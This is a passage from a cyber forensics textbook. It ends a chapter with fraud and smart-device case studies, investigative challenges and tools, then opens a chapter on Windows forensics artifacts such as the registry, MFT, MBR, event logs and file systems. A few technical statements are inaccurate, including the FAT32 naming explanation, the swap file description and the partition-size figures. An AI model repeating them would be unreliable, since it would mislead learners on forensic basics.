The victim said he was transacting money with a client in Italy. He asked his client to transfer 36,000 and 6,000 euros to his account. However, he did not receive the money. Upon inquiry, it was revealed that his client had received an email from the victim’s email account asking the client to transfer the money to his other bank account in Kanpur, India. The Kanpur, India, person transferred all the payments to China and Cyprus. The victim approached me to probe into the case.

His email account was hacked, and the emails were sent using his login credentials. The amount of 6,000 euros which was diverted to Cyprus by the hackers were credited back to the client’s account. However, the amount of 36,000 euros was not traceable. According to experts, the victim’s laptop had no proper antivirus protection and firewalls configured, and he was doing business with foreign clients and was sharing confidential information. It was assumed that his email account was hacked into, as the cybercriminal has used his email account and asked the client to ignore the original mail. Unfortunately, the client did not verify the account details with the victim and transferred 36,000 euros to the updated bank account.

A businessman should have had his laptop secured by a using a secured private WIFI internet connection along with a Virtual Private Network (VPN) connection. He was using a Wi-Fi connection that was not secure and was used by multiple people and strongly not recommended for business purposes.

Case Study 5: Google Nest Guard

The Google assistant present in Nest Guard is a home security and alarm system that provides you with a variety of features like allowing you to get real-time information about traffic conditions, flight status, control your smart home devices easily, and manage tasks like setting reminders and much more. But Google has built in a secret microphone into its Nest security system and forgot to tell everyone about it.

According to Google, this is not enabled by default. But as it turns out, the company never disclosed it was there until recently. Google announced an over-the-air software update that enables the microphone in the device to support a digital assistant triggered by voice commands. You didn't know you bought something with a microphone inside, and now you do.

Nowadays you cannot trust anyone, and if big companies like Google can hide something like this, just imagine what the small gadget makers can do? Can you trust them? We are living in a virtual world with virtual risks at every stage.

Challenges in Cyber Forensics

The biggest challenges faced by law enforcements and forensic investigators worldwide today that create a nightmare for cybercrime investigations are now discussed.

Encryption

Encryption is a process of encoding information or messages that can only be decoded by an authorized party having the correct decoding key. It is used to hide or make the evidence into an unreadable format on a system or device.

Cloud Forensics

In cloud computing, data is stored on the internet over virtual locations rather than on the hard drive. Since everything is on the internet, it is difficult to obtain the physical address of the data. Forensic investigators have to depend on cloud service providers for data acquisition.

Data Volume

A major issue today in imaging is the increase in the data capacity of storage devices. The greater the storage capacity of drive, the greater will be the size of the image. Maintaining such huge amounts of data is a costly affair as storage devices are expensive. In cases of RAID investigations, there are multiple systems that need to be processed: huge amounts of data are collected and analyzed, and its handling and processing are tedious tasks for cyber forensic experts.

Legal

Various legal challenges faced by forensic investigators are jurisdictional issues, privacy issues, and a lack of standardized international legislation.

Rapid Increase and Growth in Number of Technological Smart Devices

Smart devices used in health care, smart homes, transport, etc., are rapidly increasing with each passing day. But these smart devices contain low-security mechanisms and are exposed to vulnerabilities, which means these devices could be easily attacked and exploited by cybercriminals. Also, forensic analysis of these devices is a huge challenge for a cyber forensic investigation because of the following:

- There is less certainty in where data originated and where it is stored.
- These devices typically have limited memory; therefore any data that is stored for longer periods might be stored on cloud.
- Differences in operating systems, file systems, and communication protocols and standards.

Lack of Training and Shortage of Resources

The absence of standard practices and guidelines for analyzing that data and the lack of qualified professionals to carry out investigations, as well as the lack of resources to provide ongoing training, is one of the biggest challenges in digital forensic investigations today.

Cross-Border Challenges

Digital forensic investigations, which cross international borders, are increasingly common. Investigators face some unique challenges in cross-border investigations. This is explained in detail in Chapter 14, where we talk about cyberlaws and cyberwarfare. Here are a few common challenges faced by investigators during cross-border investigations:

- Communication problems might arise while trying to coordinate investigation across different nations, cultures, languages, and international borders.
- There could be differences in laws governing the client-attorney privilege and data protection laws.

Growth in Digital Crimes

With a consistent increase in cybercrime and various new exploits, new attacks, and malware coming up every day, the need to examine and assess the newest attacks is one of the main challenges that digital forensics investigators face today.

Solid State Drive (SSD) Forensics

SSD has started to replace the traditional Hard Disk Drive (HDD) in many digital products due to its speed and size. Even though the forensic examination remains the same for both SSD and HDD, the technicalities do vary a lot. Due to SSD's inbuilt features such as TRIMing, Wear-Leveling, and Garbage Collection, it has strong data removal management. As SSD hardly retains any data after deletion, data recovery from SSD devices becomes a tough and challenging task for forensics investigators. Another issue is data fragmentation; SSD can operate with fragmented data, but at the time of forensic investigation, this fragmented data takes a lot of time to process. We have covered this in detail in our SSD Forensics chapter.

Skills Required to Become a Cyber Forensic Expert

Skills required to become a cyber forensic expert are listed here:

- Observation and analytical skills – The cyber forensic investigator must be able to separate the essential facts from the nonessential ones while at the crime scene. The ability to form patterns and correlations among the information collected are the vital skills to have during the investigation and analysis of evidence.
- Critical thinking and decision-making skills – The Cyber forensic expert has to consider, the facts, information, and evidences from all possible perspectives, and he/she must be able to choose the best course of action to be taken.
- Organization – To be organized and systematic is the essential skill in order to understand the facts of a case and convey it to other members of the investigating team.
- Communication skills – Proper interaction between the members of the investigation team is necessary. Apart from this, the cyber forensic expert may have to testify in a court of law. In this case, the information must be well articulated in the report, and it has to be explained to the jury and lawyers in an easy-to-understand manner.
- Desire to learn – Cybercrimes are constantly evolving; thus, it is necessary for the cyber forensic experts to keep their knowledge up to date and develop and adapt to the latest and new techniques for investigation.

Proficiency of a Cyber Forensic Expert

With the IT and e-commerce industry growing at a staggering rate, cybercrime has become more advanced and complex, and hence the need for highly skilled professionals has skyrocketed. Finding a qualified cyber forensic expert is a tough task for employers; however, it is important to employ cyber experts with verified credentials. Reacting to this trend, colleges around the world have started to offer courses in Cyber Forensics at undergraduate and postgraduate levels and also offer special diplomas.

Apart from colleges, these days there are many other organizations that provide accreditation programs in cyber forensics. There are two categories of commercial certifications:

- Vendor neutral: which broadly covers subject matter encompassing different technologies and skills. One example is a Certified Computer Examiner (CCE).
- Vendor specific: which focuses only on developers' propriety software and tools. An example is an Encase Certified Examiner (EnCE).

Both vendor-neutral and vendor-specific programs are popular and equally recognized and help aspiring cyber experts gain knowledge. If an individual wants a career in cyber forensics, then vendor-neutral programs are desirable; but if an individual wants to work for a particular organization, then vendor-specific programs might be a better choice.

Cyber Forensic Tools

A good cyber forensics expert works with the best of tools. Cyber forensics tools are classified as two types – Closed Source and Open Source"

- Closed Source or Proprietary software are commercially available and recognized cyber forensics tools used by law enforcement agencies and industry experts to perform analysis on digital evidence. These are user-friendly tools with a Graphic User Interface, customer assistance, stable releases, and presentation options, etc. However, commercial tools have limitations, as they are very expensive and come with limited-duration licenses.
- Open Source tools have existed since the existence of UNIX; however they became popular only after Linux came into the picture. Open source tools attract digital forensics laboratories and experts as they offer many advantages. These could be programmed, altered, and modified as per requirements; don't require constant updates' knowledge-rich community presence; and mostly these are very economical or free most of the time.

In this book we will be demonstrating best forensic practices using a few open source tools.

Summary

- As computer-related crimes and incidents increased, investigations demanded the use of experts with knowledge of computer systems and law enforcement protocols.
- Cyber forensics is the discipline that combines elements of law and computer science to collect and analyze data from computer systems, networks, and wireless communications and storage devices in a way that is admissible as evidence in a court of law.
- Cyber forensics is the practice of identifying, collecting, preserving, analyzing, and documenting digital evidence in a legally admissible way in a court of law.
- Phases of a Cyber forensics investigation are Identification, Preservation, Acquisition, Analysis, Documentation and Reporting.
- Digital evidence is defined as information and data of value to an investigation that is stored on, received, or transmitted by an electronic device.
- Cybercrimes can be defined as the unlawful acts where the computer is used either as a tool or a target or both.
- Types of cybercrime Denial of Service Attacks and Distributed Denial of Service (DoS and DDoS); Malware attacks; Phishing and Spear Phishing attacks; misusing personal information (identity theft); Cyberstalking, etc.
- Some challenges during cyber forensics investigation include Anti-Forensics, Cloud Forensics, Mobile Forensics, and Data Volume, etc.

References

https://www.wbca.st/3BtPvSw

https://www.dnaindia.com/pune/report-man-duped-of-rs22-lakh-1785121

https://pdfs.semanticscholar.org/96f4/ccddfc5ea5c06bfdfe2d93570cb2ed3acb46.pdf

https://blogs.haltdos.com/2019/01/30/the-10-worst-data-breaches-of-2018/

https://securityaffairs.co/wordpress/80660/cyber-crime/sim-swapping-hacker-sentence.html

https://pdfs.semanticscholar.org/d62f/3c91be521a3307be18ce46cebb7895e24969.pdf

https://www.gadgetsnow.com/slideshows/atm-card-cloning-noida-restaurant-employee-steals-rs-50-lakh-from-500-cards/photolist/67980934.cms

https://www.gigabitmagazine.com/top10/top-10-cybersecurity-trends-2019

CHAPTER 2

Windows Forensics

Microsoft Windows still remains the most popular operating system for most computers. Most of the cyber forensic software are developed for Windows systems and its compatible hardware. There are numerous books, guides, and articles on Windows forensics that publish information about tools and techniques used in the industry. Windows Forensics as a field of research has tremendous potential, as we witness the development of new methods and tools for investigations.

Digital Evidence in Windows

As we saw in Chapter 1, digital evidence is any hardware, software, or electronic entity that is related to the investigation. This includes computers, storage media, networking devices, data files, electronic messages, etc. Let's look at Windows evidence in two categories – Volatile and Nonvolatile (Figure 2-1).

N. Reddy, *Practical Cyber Forensics*, https://doi.org/10.1007/978-1-4842-4460-9_2




Figure 2-1. *Volatile and nonvolatile evidence*

Volatile Evidence Artifacts

Volatile evidence is wiped off the system's memory once the power is turned off. There are traces of such artifacts in RAM, which are recovered during the process of live forensics. In the early years of computer forensics, the "turn-off" approach was used, which only focused on collection of data from an HDD. But growing awareness about live forensics has changed the perspective of forensic investigators. The wealth of information present in RAM is something that the forensic experts want to protect and recover safely. Live forensics revolves around obtaining data from RAM when the system is in the switched-on state. Following are the artifacts found in RAM:

- Running Processes – RAM will have information for all running processes that were executed by the administrator.
- Passwords in clear text – On several occasions, passwords that were used over the internet are stored in clear text in the volatile memory.
- Unsaved/Open files – RAM has information about the Open/Unsaved files.
- Recent chat conversations – The data from messengers and chat applications can be obtained in RAM.
- Network Connections – RAM also has information about the network connections of the system.

Non-volatile Artifacts

Non-volatile data remains unchanged when a system is shut down or loses power. Mostly this data resides in the hard disk, sometimes in unallocated space. Other non-volatile memory includes a pen drive, mobile CD, etc. We can describe nonvolatile artifacts as "the list of artifacts that can be extracted out from non-volatile memory such as HDD, floppy disks, etc." For extracting out the non-volatile artifacts, you can take a dump of the device such as a hard drive or floppy disk, etc.; and using some tools and techniques, you can extract out the artifacts. Some of the artifacts could be the items that follow.

Master File Table (MFT)

Residing in the NTFS File system is the Master File Table, a file with very high forensic significance. The MFT file keeps all information about a file such as name, size, date, timestamps, and other information. The MFT increases in size whenever more files are added to the system; it never shrinks or decreases. When a file is deleted, its entry is marked as "to be reused." This entry remains unchanged until it is overwritten by new data. NTFS keeps space for the MFT as it keeps growing; this space is called the MFT zone.

MBR

MBR or Master Boot Record is the information or code in the first sector of most standard hard drives. This code within MBR is called the bootloader, and it identifies how and where an operating system is located so that it can be booted into the computer's main storage or Random-Access Memory (RAM). The last two bytes of the MBR are 55AA (in hex), which is also known as a "magic number."

Figure 2-2 is showing sector 0 of the hard drive ending with bytes 55AA and obtained by using the Hex Workshop software.




Figure 2-2. *MBR*

Windows Registry

Registry is the central hierarchical database in Microsoft Windows used to store information that is necessary to configure the system for multiple users, applications, and devices. The Windows Registry works as an archive for collecting and storing the configuration settings of Windows components, installed hardware/software/applications, and more. The registry system was introduced in Windows 95 and has been used in every Windows OS ever since.

Whenever a user installs a software application, hardware, or device driver in a Windows-based computer system, the initial configuration settings of these Software/ Drivers are stored as keys and values in the Windows Registry. During the usage of the software or the hardware, the changes made in the configurations are also updated in the registry.

From the cyber forensic expert's perspective, the Windows registry is a treasure chest. Not only does it keep a record of Application and OS settings, but it also tracks and monitors user-specific data and stores it in a well-structured manner. The registry comes in as an important factor in a timeline analysis (covered later in this chapter).

For Registry analysis, we can use MUICache View, Process Monitor, Registry Editor, Regshot, USBDeview, and RegRipper.

We can use Regshot tool to take two Registry snapshots and then compare the snapshots to see if there are any changes in the Registry entries.

1. Take the first snapshot (Figure 2-3).




Figure 2-3. *First snapshot*

2. Install some software and take the second snapshot (Figure 2-4).




Figure 2-4. *Second snapshot*

3. Click on the Compare button (Figure 2-5).




Figure 2-5. *Ready for the compare*

We can see new keys and values are added (Figure 2-6).

```
Regshot 1.9.0 x86 Unicode
Comments:
Datetime: 2019/1/6 12:52:15  ,  2019/1/6 13:03:20
Computer: WIN-0M1GOAPB408 , WIN-0M1GOAPB408
Username: Noobnet , Noobnet

----------------------------------
Keys added: 3
----------------------------------
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Booleans
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Integers

----------------------------------
Values added: 51
----------------------------------
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Booleans\is_system_install:  01 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\goopdate_main:  03 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\goopdate_constructor:  03 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\core_start_crash_handler_succeeded:  01 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\core_start_crash_handler_total:  01 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\core_cr_succeeded:  01 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\core_cr_total:  01 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\cr_callback_status_204:  01 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\cr_callback_total:  01 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Counts\cr_process_total:  01 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Integers\last_started_au:  7D FB 31 5C 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Integers\omaha_version:  17 00 21 00 03 00 01 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Integers\windows_minor_version:  03 00 00 00 00 00 00 00
HKLM\SOFTWARE\Google\Update\UsageStats\Daily\Integers\windows_major_version:  06 00 00 00 00 00 00 00
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\2e\52C64B7E\@%SystemRoot%\system32\qagentrt.dll,-10: "System Health Authenti
HKU\.DEFAULT\Software\Classes\Local Settings\MuiCache\2e\52C64B7E\@%SystemRoot%\system32\dnsapi.dll,-103: "Domain Name System (DNS
```

Figure 2-6. *The results*

Event Logs

Windows has a very meticulous logging feature that allows a user to review system processes. These logs contain information about events in the operating system, users, and other entities. These logs store entries with proper timestamps. Forensic Investigators examine these logs to figure out the timeline of events and to find out any irregularities.

Categories of logs –

- System Logs – All the events that take place in the system that are performed by the operating system are logged here. It lists successful as well as unsuccessful events.
- Application Events – Here all the events executed by Applications are logged; these include application startup and shutdown, configuration changes, etc.
- Recently Accessed Files – Here the system logs the files that were recently accessed.
- Commands – Here the computer stores logs of commands executed by different users in their respective logon period.

A few tools for EventLog Forensics are the following:

- **EvLog 3.0 Analyzer:** EvLog 3.0 is a very good and intelligent analyzer for analyzing of Windows event logs. What it does is it extracts all the events according to the filters set by the admin and then creates clear web-based reports with the relevant matching results.
- **Windows EventLog Analyzer:** helps you identify security events by Managing, Analyzing, and Correlating Windows Event Logs in real time. EventLog Analyzer can also store many logs, which can help investigators for further investigations.
- **OSSEC**: This is a tool of real-time log data to carry out real-time analysis from Unix systems, Windows servers, and network devices. It has a set of resourceful default alerting rules as well as a GUI-based, web-based graphical user interface (ossec.net).
- **Syslogng:** It is an open source log management tool that collects logs from many and any sources, and then it processes them in real time and delivers them to a variety of destinations. In other words, it permits you to comfortably, with ease and flexibility, collect, parse, classify, rewrite, and correlate logs from across your infrastructure and store or route them to a log server.
- **Log2timeline:** It is a tool that generates forensic timelines from digital evidence, like disk images or event logs and turns evidence files into a standardized timeline format and further formulates this timeline into a readable output format.

Configuration Files

These files are created by the operating system based on the commands given by the user, which denote any change in system. These allow investigators to track changes.

If no auditing is enabled in such a case, an investigator can use MRU (Most Recently Used). MRU contains entries made due to specific actions performed by the user. There are numerous MRU lists that can be located throughout various Registry keys

- RunMRU: When a command is typed into the ‘Run’ box (via the Start menu) by a user, the entry is added to this Registry key as shown in Figure 2-7.




Figure 2-7. *RunMRU values*

- BagMRU contains information about the last visited folders (Figure 2-8).




Figure 2-8. *BagMRU values*

Application Files

These are the files created by application programs, which are used by the user to carry out routine functions.

Temporary Files

These are the files created when OS upgrades take place. The OS creates files for installation purposes that are later deleted after the installation process is completed. In some cases, this file is not deleted and resides in the system.

Windows keeps Temporary files at the below-mentioned location under the user profile (Figure 2-9).




Figure 2-9. *Temp command execution syntax in windows*

SWAP Files

When RAM requires more space to accommodate applications, it creates a file on the system memory and swaps between using it to perform tasks. This SWAP file contains information that usually resides in RAM.

Tribble is a hardware expansion card that can be used to reliably acquire the volatile memory of an active computer system, and it retains critical information necessary for forensic analysis in the case of computer misconduct. This device accesses the target's memory directly through a hardware interface, and it does not require any software or drivers to be loaded.

Data Files

Data files encompass all routine files that reside in the file system of the computer such as document files, image files, media files, etc.

Unallocated Space

The unallocated space of the computer also has fragments of data that are important in a forensics investigation. It is also known as free space and is defined as that portion of the hard disk that is the unused. Sometimes we have data that has been written to this space, which can play a vital role for investigators during an investigation. When some data from the system is deleted, the content of the file is not actually erased form the system unless any security-grade file deletion software is used. The data from the "erased file" remains behind in unallocated storage space.

The data being extracted from unallocated space is file carving. It is a useful technique to find deleted or hidden files from digital media. A hidden file could be present in any of the areas such as slack space, unallocated clusters, or lost clusters of the digital media or disk. Slack space is defined as the leftover storage that remains on a system's hard disk drive whenever a computer file does not require all the space that it has been allocated by an operating system. Slack space examination is a crucial aspect in digital forensics.

Clusters are allocated in the file table to store the data in it. The clusters are unallocated by the operating system until the first file is written to the data storage area of a computer storage device. When the file is deleted by the user, the clusters allocated to the file are released by the operating system (for new files and data to store them in the clusters). But the data associated with the deleted file remains behind in unallocated storage space until the unallocated storage space is reassigned by the operating system.

File System

The file system on any storage media is important to the entire organization, storage mechanisms, and data control of the device. Understanding how these file systems work and their layouts of key structures, storage mechanisms, associated metadata, and file system characteristics are essential to being able to forensically investigate a computer or any device. Here are some techniques to acquire files from a file system:

- Disk-to-Image: This is the most common method and provides more flexibility and allows us to create multiple copies.
- Disk-to-Disk: This method can be used when disk-to-image is not possible.

- Logical: This method captures only the files that are of interest to the case, and it is used when there is limited time.
- Sparse: This method gathers fragments of deleted or unallocated data.

The New Technology File System (NTFS) and File Allocation Table (FAT32) are two key file systems that will be compared and contrasted, since both are still actively used and encountered very often in Windows operating systems. Both these file systems offer forensic evidence that is significant and required in an investigation.

FAT 32	NTFS
It is the final version of the File Allocation Table (FAT). The '32' denotes the cluster size in FAT32.	**NTFS** is New Technology File System. Windows operating system uses NTFS for storing and retrieving files on a hard disk.
Maximum file size 4GB	Maximum file size 16TB
No provision for fault tolerance	Automatic troubleshooting
File/ folder encryption is not provided	File/ folder encryption is provided
FAT32 is less secure	NTFS is more secure.
No provision for file compression	Supports file compression
Efficiently works under partition of 200 MB	Efficiently works under partition of 400 MB

Files in storage media are stored in sectors. Unused sectors are used for storing data, typically storing them in blocks. The file system can identify the file size, its position, and the sectors available for the storage of files. Without file systems, it would not be possible to delete or retrieve files, or to keep two files with the same name as all the files would exist in the same folder (see Figure 2-10).

